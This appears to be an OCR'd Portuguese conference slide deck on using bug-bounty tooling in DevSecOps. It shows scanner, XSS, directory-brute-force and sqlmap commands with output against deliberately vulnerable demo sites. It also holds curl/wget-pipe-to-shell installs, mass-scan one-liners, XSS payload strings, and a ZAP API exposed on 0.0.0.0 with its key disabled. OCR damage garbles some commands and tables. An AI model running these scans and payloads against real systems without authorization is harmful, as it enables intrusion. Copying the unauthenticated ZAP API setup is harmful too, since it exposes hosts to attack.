
HACKEANDO SUAS PRÓPRIAS APLICAÇÕES — COMO UTILIZAR TÉCNICAS DE "BUG BOUNTY" EM SEU DEVSECOPS


RAFAEL B. BRINHOSA




#ABOUT ME


O QUE É BUG BOUNTY?

POR QUE DEVSECOPS?








EXEMPLOS DE ESTEIRAS E FERRAMENTAS




https://medium.com/aws-cyber-range/secdevops-101-strengthen-the-basics-20f57197aa1c










amazon.com

DEVELOPMENT

DevSecOps Security Controls

OPERATIONS



TÉCNICAS DE BUG BOUNTY

TÉCNICAS DE BUG BOUNTY

- FERRAMENTAS NÃO CONVENCIONAIS
- ONE-LINERS
- PARALELISMO
- TESTE EM MASSA

FERRAMENTAS E ONE-LINERS

ANÁLISE DE VULNERABILIDADES DO CONTAINER - TRIVY

Trivy

Trivy é um scanner simples e abrangente para vulnerabilidades em imagens de contêiner, sistemas de arquivos e repositórios Git, bem como para problemas de configuração. Trivy detecta vulnerabilidades de pacotes de sistema operacional (Alpine, RHEL, CentOS, etc.) e pacotes específicos da linguagem (Bundler, Composer, npm, yarn, etc.). Além disso, o Trivy verifica arquivos de infraestrutura como código (IaC), como Terraform, Dockerfile e Kubernetes, para detectar possíveis problemas de configuração que expõem suas implantações ao risco de ataque.

infoslack/dvwa (ubuntu 14.04)

Total: 1626 (UNKNOWN: 0, LOW: 450, MEDIUM: 1148, HIGH: 28, CRITICAL: 0)

+	+	+	.4	.4	+
LIBRARY	VULNERABILITY ID	SEVERITY	INSTALLED VERSION	FIXED VERSION	TITLE
apache2 	CVE-2016-0736	2.4.7-1ubuntu4.14 	httpd: Padding Oracle in Apache mod_session_crypto >avd.aquasec.com/nvd/cve-2016-0736		
	CVE-2016-5387 			2.4.7-1ubuntu4.13 	Apache HTTPD: sets environmental variable based on user supplied Proxy request header >avd.aquasec.com/nvd/cve-2016-5387
	CVE-2016-8743	2.4.7-1ubuntu4.14 	httpd: Apache HTTP Request Parsing Whitespace Defects >avd.aquasec.com/nvd/cve-2016-8743		
			2.4.7-1ubuntu4.16 	httpd: ap_get_basic_auth_pw() authentication bypass >avd.aquasec.com/nvd/cve-2017-3167	
	CVE-2017-3169 				httpd: mod_ssl NULL pointer dereference >avd.aquasec.com/nvd/cve-2017-3169
+ - - - -	CVE-2017-7668 				httpd: ap_find_token() buffer overread >avd.aquasec.com/nvd/cve-2017-7668
	CVE-2017-9788 			2.4.7-1ubuntu4.17 	httpd: Uninitialized memory reflection in mod_auth_digest >avd.aquasec.com/nvd/cve-2017-9788
•	•	*	•		

ANÁLISE DE VULNERABILIDADES DO CONTAINER - GRYPE

- Grype
- Grype é um projeto de código aberto para escanear seu projeto ou contêiner em busca de vulnerabilidades conhecidas. Grype usa as informações mais recentes dos mesmos serviços de feed da Anchore que o Anchore Engine. Você pode usar Grype para identificar vulnerabilidades na maioria dos pacotes do sistema operacional Linux e artefatos de linguagem, incluindo NPM, Python, Ruby e Java.
- docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock anchore/grype:latest infoslack/dvwa
- Vulnerability DB [updated]
- Loaded image
- Parsed image
- Cataloged packages [288 packages]
- Scanned image [2013 vulnerabilities]

ANÁLISE DE VULNERABILIDADES DO CONTAINER - GRYPE

NAME	INSTALLED	FIXED-IN	VULNERABILITY	SEVERITY
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.22	CVE-2018-17199	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.20	CVE-2018-1312	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.22	CVE-2019-0217	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.16	CVE-2017-7679	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.18	CVE-2017-9798	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.13	CVE-2016-5387	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.20	CVE-2018-1283	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.16	CVE-2017-7668	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.20	CVE-2017-15710	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.20	CVE-2017-15715	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.14	CVE-2016-4975	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.14	CVE-2016-8743	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.16	CVE-2017-3167	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.22	CVE-2019-0220	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.17	CVE-2017-9788	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.16	CVE-2017-3169	Medium
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.20	CVE-2018-1301	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.14	CVE-2016-2161	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.20	CVE-2018-1303	Low
apache2	2.4.7-1ubuntu4.9	2.4.7-1ubuntu4.14	CVE-2016-0736	Medium
•				

SAST

ANÁLISE DE VULNERABILIDADES NO CÓDIGO

- SEMGREP
- INSIDER
- SHIFT-LEFT

ANÁLISE DE VULNERABILIDADES NO CÓDIGO

- SHIFT-LEFT
- sh <(curl https://slscan.sh)</p>
- https://github.com/ShiftLeftSecurity/sast-scan

ENCONTRAR SEGREDOS

- SecretFinder
- python3 SecretFinder.py -i https://example.com/ -e
- GitLeaks
- docker run -v \${path_to_host_folder_to_scan}:/path zricethezav/gitleaks:latest[COMMAND] --source="/path" [OPTIONS]

```
o gitleaks
8:15PM WRN leaks found: 2
8:15PM INF scan completed in 436.5401ms
```

SCA

ENCONTRANDO BIBLIOTECAS VULNERÁVEIS

OWASP Dependency-check

DAST

ANÁLISE DAST – OWASP ZAP

- OWASP ZAP
- docker run --memory=1g -v \$(pwd):/zap/wrk/:rw -t owasp/zap2docker-stable <u>zap.sh</u> -quickurl URL -quickout zapreport_APP_VERSION.html -cmd
- Command to start the ZAP api accessible by any host without requiring token:
- nohup /opt/zaproxy/zap.sh -daemon -config api.addrs.addr.regex=true -config api.addrs.addr.name=.* config api.disablekey=true -host 0.0.0.0 -port 9292 & > /dev/null

ZAP Scanning Report

Generated with № ZAP on Tue 19 Oct 2021, at 12:04:30

Contents

- About this report
 - Report parameters
- Summaries
 - Alert counts by risk and confidence
 - Alert counts by site and risk
 - Alert counts by alert type
- Alerts
 - Risk=Medium, Confidence=Medium (2047)
 - Risk=Low, Confidence=Medium (1477)
 - Risk=Low, Confidence=Low (1888)
- Appendix
 - Alert types

Summaries

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

	Confidence					
	User					
	Confirmed	High	Medium	Low	Total	
High	0	0	0	0	0	
	(0.0%)	(0.0%)	(0.0%)	(0.0%)	(0.0%)	
Medium	0	0	2047	0	2047	
	(0.0%)	(0.0%)	(37.8%)	(0.0%)	(37.8%)	
Low	0	0	1477	1888	3365	
	(0.0%)	(0.0%)	(27.3%)	(34.9%)	(62.2%)	
Total	0	0	3524	1888	5412	
	(0.0%)	(0.0%)	(65.1%)	(34.9%)	(100%)	
	Medium Low	Confirmed High	User Confirmed High High 0 0 0 (0.0%) (0.0%) Medium 0 0 (0.0%) (0.0%) Low 0 0 (0.0%) (0.0%) Total 0 0	User Confirmed High Medium High 0 0 0 0 (0.0%) (0.0%) (0.0%) Medium 0 0 2047 (0.0%) (0.0%) (37.8%) Low 0 0 1477 (0.0%) (0.0%) (27.3%) Total 0 0 3524	User Confirmed High Medium Low	

DAST - JAELES

- JAELES
- Jaeles é uma estrutura poderosa, flexível e facilmente extensível escrita em Go para construir seu próprio Web Application Scanner.
- jaeles scan -c 100 s "cves, common, dns, fuzz, mics, prob
 e, routines, sensitive" u "demo.testfire.net"

Exemplo de resultado: Jaeles beta v0.17.0 by @j3ssiejjj [Vulnerable][ison-file-exposed][Potential] [Vulnerable][common-route-01][Potential] [Vulnerable][common-03-02][Medium] [Vulnerable][cors-fuzz-01][Medium] [Vulnerable][cors-fuzz-02][Medium] [Vulnerable][Errors-Vulns-01][Critical] [Vulnerable][dot-secret-no-ext][Potential] [Vulnerable][git-leak-01][Medium] [Vulnerable][scripts-file-exposed][Potential] [Vulnerable][common-forbidden-bypass][Potential] [Vulnerable][CVE-2019-7192][Medium] [Vulnerable][common-directorylisting][Medium] [Vulnerable][joomla-sqli-hdwplayer-01][High] [Vulnerable][sensitive-secret-01][Potential]

DAST - JAELES

- JAELES ONE-LINER
- cat domains.txt | anew | httpx -silent -threads 500 | xargs -I@ jaeles scan c 100 -s "cves, common, dns, fuzz, mics, probe, routines, sensitive" -u @

BUG BOUNTY TOOLS

- wget -0 https://raw.githubusercontent.com/KingOfBugbounty/DockerHunt/main/install_hackt
 ools.sh | bash
- Credits to KingOfBugbounty
- https://github.com/KingOfBugbounty/
- https://github.com/KingOfBugbounty/KingOfBugBountyTips

DESCOBRIR ARQUIVOS E DIRETÓRIOS - DIRSEARCH

- Dirsearch
- !dirsearch -x 302 -r --random-agent u "http://demo.testfire.net/" -o report.txt

DESCOBRIR ARQUIVOS E DIRETÓRIOS - DIRSEARCH

```
_|. _ _ _ |_ v0.4.2
Extensions: php, aspx, jsp, html, js
HTTP method: GET
Threads: 30
Wordlist size: 10903
Output File: /content/report.txt
Error Log: /usr/local/lib/python3.7/dist-packages/dirsearch/logs/errors-21-11-27 01-11-40.log
Target: http://demo.testfire.net/
[01:11:41] Starting:
[01:11:52] 400 - 0B - /\..\..\..\..\..\..\etc\passwd
[01:11:52] 400 - 0B - /a%5c.aspx
[01:12:07] 400 - 0B - /faces/javax.faces.resource/web.xml?ln=..\\WEB-INF
[01:12:07] 200 - 8KB - /feedback.jsp
[01:12:10] 200 - 9KB - /index.jsp
[01:12:12] 200 - 8KB - /login.jsp
[01:12:19] 200 - 7KB - /search.jsp
[01:12:22] 200 - 1KB - /swagger/index.html
Task Completed
<dirsearch.dirsearch.Program object at 0x7f9d6704d790>
```

DESCOBRIR PARÂMETROS

- ARJUN
- ParamSpider

XSS

- Dalfox
- KXSS
- XSStrike
- XSSHunter

XSS

- XSStrike
- python xsstrike.py --params --fuzzer u "http://demo.testfire.net/search.jsp?query=s"

XSStrike

```
[+] WAF Status: Offline
   Fuzzing parameter: query
   [passed]
               <test
   [passed]
               <test//
   [passed]
               <test>
   [passed]
               <test x>
               <test x=y
   [passed]
               <test x=y//
   [passed]
   [passed]
               <test/oNxX=yYy//
               <test oNxX=yYy>
   [passed]
               <test onload=x
   [passed]
               <test/o%00nload=x
   [passed]
               <test sRc=xxx
   [passed]
               <test data=asa
   [passed]
               <test data=javascript:asa
   [passed]
   [passed]
               <svg x=y>
               <details x=v//
   [passed]
               <a href=x//
   [passed]
   [passed]
               <emBed x=y>
               <object x=y//</pre>
   [passed]
               <bGsOund sRc=x>
   [passed]
   [passed]
               <iSinDEx x=y//
               <aUdio x=y>
   [passed]
               <script x=y>
   [passed]
               <script//src=//
   [passed]
               ">payload<br/>attr="
   [passed]
               "-confirm``-"
   [passed]
               <test ONdBlcLicK=x>
   [passed]
               <test/oNcoNTeXtMenU=x>
   [passed]
               <test OndRAgOvEr=x>
    [passed]
```

BXSS - XSSHUNTER

https://xsshunter.com/app

XSS - DALFOX

cat urls.txt| dalfox pipe --mining-dom --deep-domxss --ignore-return b 'bxssurlfromxsshunter' --follow-redirects -w 300 - multicast - mass - onlypoc -o xss_vulns.txt

XSS - DALFOX

cat liveurls.result | waybackurls | uro | gf xss | kxss | dalfox pipe --miningdom --deep-domxss --ignore-return -b 'bxssurlfromxsshunter' --followredirects -w 300 - multicast - mass

```
.'.:::.
: ::::::: | \ / \ | | | __/ \\ V /
: ::::::: | o ) o || |_ | _( o )) (
'. ':::::: | __/|_n_||__||_ | \_//_n_\
```

Parameter Analysis and XSS Scanning tool based on golang Finder Of XSS and Dal is the Korean pronunciation of moon. @hahwul

```
Target
Method
                        GFT
    Worker
                         300
■ BAV
                        true
Mining
                        true (Gf-Patterns)
A Mining-DOM
                        true (mining from DOM)
   Timeout
                         10
  FollowRedirect
                        true
   Started at
                         2021-11-03 21:46:42.348418181 +0000 UTC m=+0.040035799
```

XSS - ONE-LINER

waybackurls testphp.vulnweb.com| grep '=' |qsreplace ""><script>alert(1)</script>' | while read host do; do curl -s --path-as-is --insecure "\$host" | grep -qs "<script>alert(1)</script>" && echo "\$host \033[0;31m" Vulnerable;done

@HacktifyS

INJEÇÃO SQL

- SQLMAP
- sqlmap -u "http://demo.testfire.net" --thread=5 --random-agent --level=5 -- risk=3 --batch --crawl=3

```
[1.5.11#pip]
                          https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
[*] starting @ 01:46:33 /2021-11-27/
[01:46:33] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/532.0 (KHTML, like Gecko)
do you want to check for the existence of site's sitemap(.xml) [v/N] N
[01:46:33] [INFO] starting crawler for target URL 'http://demo.testfire.net'
[01:46:33] [INFO] searching for links with depth 1
[01:46:34] [INFO] searching for links with depth 2
[01:46:34] [INFO] starting 5 threads
[01:46:36] [INFO] searching for links with depth 3
[01:46:36] [INFO] starting 5 threads
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [v/N] N
[01:46:38] [INFO] found a total of 6 targets
[1/6] URL:
GET http://demo.testfire.net/index.jsp?content=inside contact.htm
do you want to test this URL? [Y/n/q]
> Y
[01:46:38] [INFO] testing URL 'http://demo.testfire.net/index.jsp?content=inside contact.htm'
[01:46:38] [INFO] using '/root/.local/share/sqlmap/output/results-11272021 0146am.csv' as the CSV results file in multiple targets mode
[01:46:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('JSESSIONID=7D63A013F33...BDCCC8EB1F'). Do you want to use those [Y/n] Y
[01:46:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:46:39] [INFO] testing if the target URL content is stable
[01:46:39] [INFO] target URL content is stable
[01:46:39] [INFO] testing if GET parameter 'content' is dynamic
[01:46:39] [INFO] GET parameter 'content' appears to be dynamic
[01:46:39] [WARNING] heuristic (basic) test shows that GET parameter 'content' might not be injectable
[01:46:39] [INFO] heuristic (XSS) test shows that GET parameter 'content' might be vulnerable to cross-site scripting (XSS) attacks
[01:46:39] [INFO] testing for SOL injection on GET parameter 'content'
[01:46:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:46:40] [WARNING] reflective value(s) found and filtering out
